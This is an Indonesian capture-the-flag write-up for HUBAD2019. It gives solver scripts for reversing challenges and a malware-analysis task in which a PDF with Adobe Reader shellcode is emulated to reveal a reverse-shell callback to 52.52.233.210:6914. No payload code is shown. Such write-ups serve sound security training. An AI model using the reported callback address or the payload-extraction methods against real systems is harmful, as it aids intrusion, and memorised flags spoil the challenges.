
```
from string import printable as pt

encrypted = chr(72)+"[OIonU2_<__nK<KsK"
flag = ""

def brute(string, v6):
    v4 = 0
    v6 = ord(v6)
    v1 = ord(string) * v6 + 12 * v6 + 17
    v4 = v1 - 70 * (((v1 + (0xFFFFFFFFEA0EA0EB * v1 >> 32)) >> 6) - (v1 >> 32)) + 48
    return chr(v4 % 256)

for i, v6 in enumerate(encrypted[:-2]):
    for c in pt:
        if brute(c, v6) == encrypted[i+1]:
            flag += c
            print flag
            break
```

Saat run :



Flag : **HUBAD2019{659346593645934563_ikhlas-lan-sabar_95693456934659}**

[ReverseMe-Ez]

Diberikan sebuah binary ELF 32 bit dengan fungsi sebagai berikut :

```
v9 = strlen(s);
v18 = 0;
v17 = 0;
v16 = 0;
v15 = 0;
v14 = 0;
v13 = 0;
for ( i = 0; i < v9; ++i )
{
  if ( i & 1 )
    v1 = v15 ^ s[i];
  else
    v1 = v15;
  v15 = v1;
  if ( ((((i >> 32) >> 31) + i) & 1) - ((i >> 32) >> 31) == 1 )
    v2 = v14;
  else
    v2 = v14 ^ s[i];
  v14 = v2;
  if ( i & 1 )
    v3 = 0;
  else
    v3 = s[i];
  v18 += v3;
  if ( ((((i >> 32) >> 31) + i) & 1) - ((i >> 32) >> 31) == 1 )
    v4 = v16 ^ s[i];
  else
    v4 = v16;
  v16 = v4;
}
for ( j = 0; j < v9 / 2; ++j )
  v13 ^= s[j];
for ( k = 0; k < v9; ++k )
{
  if ( k & 1 )
    v5 = s[k];
  else
    v5 = 0;
  v17 += v5;
  if ( k & 1 )
    v6 = v16;
  else
    v6 = v16 ^ s[k];
  v16 = v6;
}
v8 = sub_11C9(s);
return v18 % 10 == 8
    && v17 % 10 == v18 % 10
    && v9 == 13
    && v16 == 90
```

Karena fungsi tersebut harus bernilai 1, maka terdapat aturan - aturan sebagai berikut.

1. Panjang string 13

2. Huruf pertama = chr(51), huruf kelima = chr(53), huruf kedelapan = chr(52), huruf kesepuluh = chr(55)
3. Penjumlahan index yang ganjil = 498
4. Penjumlahan index yang genap = 668
5. Penjumlahan index yang genap % 10 = 8
6. Penjumlahan index yang genap % 10 = Penjumlahan index yang ganjil % 10
7. Hasil XOR seluruh index yang genap = 98
8. Hasil XOR seluruh index yang ganjil = 56
9. Hasil XOR seluruh 6 index pertama = 21
10. Hasil dari fungsi sub_11c9 = 0xFD4E6A44
11. Seluruh index harus di antara 0 - 255.

Penyelesaian :

```python
#!/usr/bin/env python

from z3 import *
import string

dict = string.digits + string.letters

s = Solver()
num = [BitVec(i, 32) for i in range(13)]

#1
s.add(num[1] == 51)
s.add(num[5] == 53)
s.add(num[8] == 52)
s.add(num[10] == 55)
#2
s.add(num [1] + num [3] + num [5] + num [7] + num [9] + num [11] == 498)
s.add(num [0] + num [2] + num [4] + num [6] + num [8] + num [10] + num [12] == 668)

s.add((num [0] + num [2] + num [4] + num [6] + num [8] + num [10] + num [12]) % 10 == 8)
s.add((num [0] + num [2] + num [4] + num [6] + num [8] + num [10] + num [12]) % 10 == (num [1] + num [3] + num [5] + num [7] + num [9] + num [11]) % 10)

#3
s.add(num [0] ^ num [2] ^ num [4] ^ num [6] ^ num [8] ^ num [10] ^ num [12] == 98)
s.add(num [1] ^ num [3] ^ num [5] ^ num [7] ^ num [9] ^ num [11] == 56)
s.add(num [0] ^ num [1] ^ num [2] ^ num [3] ^ num [4] ^ num [5] == 21)

#4
coba = 23
for i in range(13):
    coba = ( (num[i] << i) + 7 * coba) & 0xffffffff
coba = (coba >> 4 ) & 0xffffffff

s.add(coba == 0xFD4E6A44)

#5
for i in range(13):
    s.add(num[i] >= 0)
    s.add(num[i] <= 255)

print s.check()
print s.model()
```

Dari situ didapatkan string : r3ver5eM4s7er

```
XFread ~/hubad
ganezo $ ./soal                    192.168.3.244 3.77G 1.47
Please entre the flag : r3ver5eM4s7er
you can validate with :
HUBAD2019{r3ver5eM4s7er}
```

Flag : **HUBAD2019{r3ver5eM4s7er}**

[Rev300]

Diberikan sebuah file pyc, lakukan decompile menggunakan uncompyle6, command : **uncompyle6 peserta.pyc > peserta.py**. kemudian didapati source code seperti berikut

```
# uncompyle6 version 3.2.3
# Python bytecode 3.7 (3394)
# Decompiled from: Python 2.7.12 (default, Dec  4 2017, 14:50:18)
# [GCC 5.4.0 20160609]
# Embedded file name: peserta.py
# Size of source mod 2**32: 1162 bytes
flag = '?'
key1 = '?'
key2 = '?'
rotl_key = '?'
rotr_key = '?'
bf = []
sr = []

def rr(string, key):
    ret = ''
    for x in string:
        ret += chr(ord(x) + key)

    return ret


def rotl(num, bits):
    bit = num & 1 << bits - 1
    num <<= 1
    if bit:
        num |= 1
    num &= 2 ** bits - 1
    return num


def rotr(num, bits):
    num &= 2 ** bits - 1
    bit = num & 1
    num >>= 1
    if bit:
        num |= 1 << bits - 1
    return num


flag = rr(flag, key1)
for x, j in enumerate(flag):
```


```
    cv = ord(j)
    if x % 2 == 0:
        bf.append(rotr(cv, rotr_key))
    else:
        bf.append(rotl(cv, rotl_key))

for i in bf:
    final = i ^ key2
    sr.append(final)

print(sr[::-1])
ini_adalah_hasil_dari_print = [
 259, 49, 243, 75, 225, 61, 191, 56, 225, 48, 223, 51, 253, 48, 227, 45, 199, 54, 219,
9223372036854775858L, 213, 50, 171, 56, 225, 63, 215, 9223372036854775857L, 211,
9223372036854775854L, 199, 51, 225, 63, 237, 63, 169, 56, 219, 75, 219, 38, 271, 43,
123, 9223372036854775824L, 121, 9223372036854775854L, 155, 9223372036854775855L, 179,
9223372036854775852L]
# okay decompiling peserta.pyc
```

Setelah membaca source code, dapat disimpulkan sebagai berikut :

1. Rotl_key dan rotr_key sama
2. Lakukan brute force pada rotr_key dan rotl_key terlebih dahulu
3. Lakukan brute force pada key1 dan key2 setelah mendapatkan rotr_key dan rotl_key

Kita dapat melakukan bruteforce pada rotr_key dan rotl_key dengan script sebagai berikut

```
rotr_key = 0
rotl_key = 0
key2 = 0
key1 = 0
for x in range(1, 255, 2):
    for y in range(1, 255):
        if rotr(x, y) in [9223372036854775852, 9223372036854775855, 9223372036854775854]:
            rotr_key = rotl_key = y
            break
```

Ambil beberapa sample hasil dari variable ini_adalah_hasil_dari_print untuk dibandingkan, disini kami mengambil angka yang besar untuk mendapatkan key yang benar.
Kemudian kita dapat melakukan brute force pada key1 dan key2 menggunakan pattern format flag (**HUBAD**)


```
flag = "HUBAD"
enc = [ 259, 49, 243, 75, 225, 61, 191, 56, 225, 48, 223, 51, 253,  48, 227, 45, 199, 54, 219, 92233720
for x in range(1,100):
    breaker = 0
    for y in range(1,100):
        tmp = []
        for i, f in enumerate(flag):
            cek = rr(f, x)
            if i % 2:
                cek = rotl(ord(cek), rotl_key)
            else:
                cek = rotr(ord(cek), rotl_key)
            cek ^= y
            tmp.append(cek)
        if tmp == enc[:len(flag)]:
            key1 = x
            key2 = y
            breaker = 1
            break
    if breaker:
        break
```

Jika sudah, kita tinggal melakukan bruteforce untuk mendapatkan flag yang sebenarnya

```
flag = ""
for i, e in enumerate(enc):
    for c in range(0x20, 0x7f):
        cek = rr(chr(c), key1)
        if i % 2:
            cek = rotl(ord(cek), rotl_key)
        else:
            cek = rotr(ord(cek), rotl_key)
        cek ^= key2
        if cek == e:
            flag += chr(c)
print flag
```


Hasil ketika di run :

```
root@DESKTOP-HR99UI4:/mnt/d/CTF/hubad# python solve_peserta.py
HUBAD2019{Saya_Jalani_Dengan_Ikhlas_Emoticon_Senyum}
root@DESKTOP-HR99UI4:/mnt/d/CTF/hubad#
```


Flag : **HUBAD2019{Saya_Jalani_Dengan_Ikhlas_Emoticon_Senyum}**

[Exploit]


Diberikan sebuah pdf yang diinfeksi dengan shellcode salah satu celah buffer overflow pada Adobe Reader versi lama. Kita diharuskan mencari IP dan port tujuan reverse shell pada shellcode tersebut.
Kami mengikuti langkah-langkah berdasarkan referensi dari https://www.adlice.com/infected-pdf-extract-payload/
Pertama, buka file menggunakan PDF Stream Dumper. Ditemukan potongan shellcode pada bagian yang berwarna biru



Seleksi pada bagian string didalam unescape(). Kemudian buka libemu Shellcode Logger untuk mengubah potongan shellcode tersebut ke binary untuk menjalankan emulasi



Jalankan dan dapat dilihat pada shellcode tersebut, attacker mencoba mengeksploitasi pada host 52.52.233.210 di port 6914



FLAG: HUBAD2019{52.52.233.210:6914}